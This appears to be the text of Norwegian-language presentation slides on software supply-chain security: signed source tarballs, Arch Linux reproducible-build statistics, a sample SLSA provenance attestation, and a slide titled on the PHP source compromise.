
<https://storage.googleapis.com/>



go1.16.4.src.tar.gz
go1.16.4.src.tar.gz.asc



Google Package Signing key



Reproducible status

Welcome to the official experimental Arch Linux [rebuilderd](#) instance, this page shows the results of verification builds of official Arch Linux packages in the repositories in an effort to be fully reproducible.

For more information read the [Reproducible Builds website](#) or join the [#archlinux-reproducible](#) IRC channel on [Freenode](#).

Arch Linux is **85.0%** reproducible with **1750 bad** **0 unknown** and **9893 good** packages.

[\[core\]](#) repository is **94.0%** reproducible with **14 bad** **0 unknown** and **219 good** packages.

[\[extra\]](#) repository is **92.8%** reproducible with **212 bad** **0 unknown** and **2746 good** packages.

[\[community\]](#) repository is **82.0%** reproducible with **1505 bad** **0 unknown** and **6842 good** packages.

[\[community-testing\]](#) repository is **77.6%** reproducible with **11 bad** **0 unknown** and **38 good** packages.

[\[testing\]](#) repository is **85.7%** reproducible with **8 bad** **0 unknown** and **48 good** packages.

▼ [core](#) (233)

> [good](#) (219)

▼ [bad](#) (14)

- [binutils 2.36.1-3](#) ⓘ 🔍
- [gcc 11.1.0-1](#) ⓘ 🔍
- [gcc-go 11.1.0-1](#) ⓘ 🔍
- [gcc-libs 11.1.0-1](#) ⓘ 🔍

- [glib2 2.68.2-1](#) ⓘ 🔍
- [glib2-docs 2.68.2-1](#) ⓘ 🔍
- [grub 2:2.04-10](#) ⓘ 🔍
- [linux 5.12.5.arch1-1](#) ⓘ 🔍

- [linux-docs 5.12.5.arch1-1](#) ⓘ 🔍
- [linux-headers 5.12.5.arch1-1](#) ⓘ 🔍
- [linux-lts 5.10.38-1](#) ⓘ 🔍
- [linux-lts-docs 5.10.38-1](#) ⓘ 🔍

- [linux-lts-headers 5.10.38-1](#) ⓘ 🔍
- [perl 5.32.1-1](#) ⓘ 🔍

▼ [extra](#) (2958)

> [good](#) (2746)

▼ [bad](#) (12)

Proveniens

~~Proveniēns~~

Provenance

‘herkomst, opprinnelse, avstamning’

Samler sammen:


- Alle transformasjoner
- Alle steg i byggeprosessen
- Referanser til alle kildekode

```
{
  "_type": "https://in-toto.io/Statement/v0.1",
  "subject": [{"name": "_", "digest": {"sha256": "5678..."}}],
  "predicateType": "https://slsa.dev/provenance/v0.2",
  "predicate": {
    "buildType": "https://example.com/Makefile",
    "builder": { "id": "mailto:person@example.com" },
    "invocation": {
      "configSource": {
        "uri": "https://example.com/example-1.2.3.tar.gz",
        "digest": {"sha256": "1234..."},
        "entryPoint": "src:foo",
      },
      "parameters": {"CFLAGS": "-O3"}
    },
    "materials": [{
      "uri": "https://example.com/example-1.2.3.tar.gz",
      "digest": {"sha256": "1234..."}
    }]
  }
}
```


<https://in-toto.io>

Attesting

(Attestation)




PHP kompromitering

PHP kompromitering


Ansvarsfraskrivelse: Jeg vet ikke hvordan dette *faktisk* skjedde.

PHP Compromise




Rasmus Lerdolf

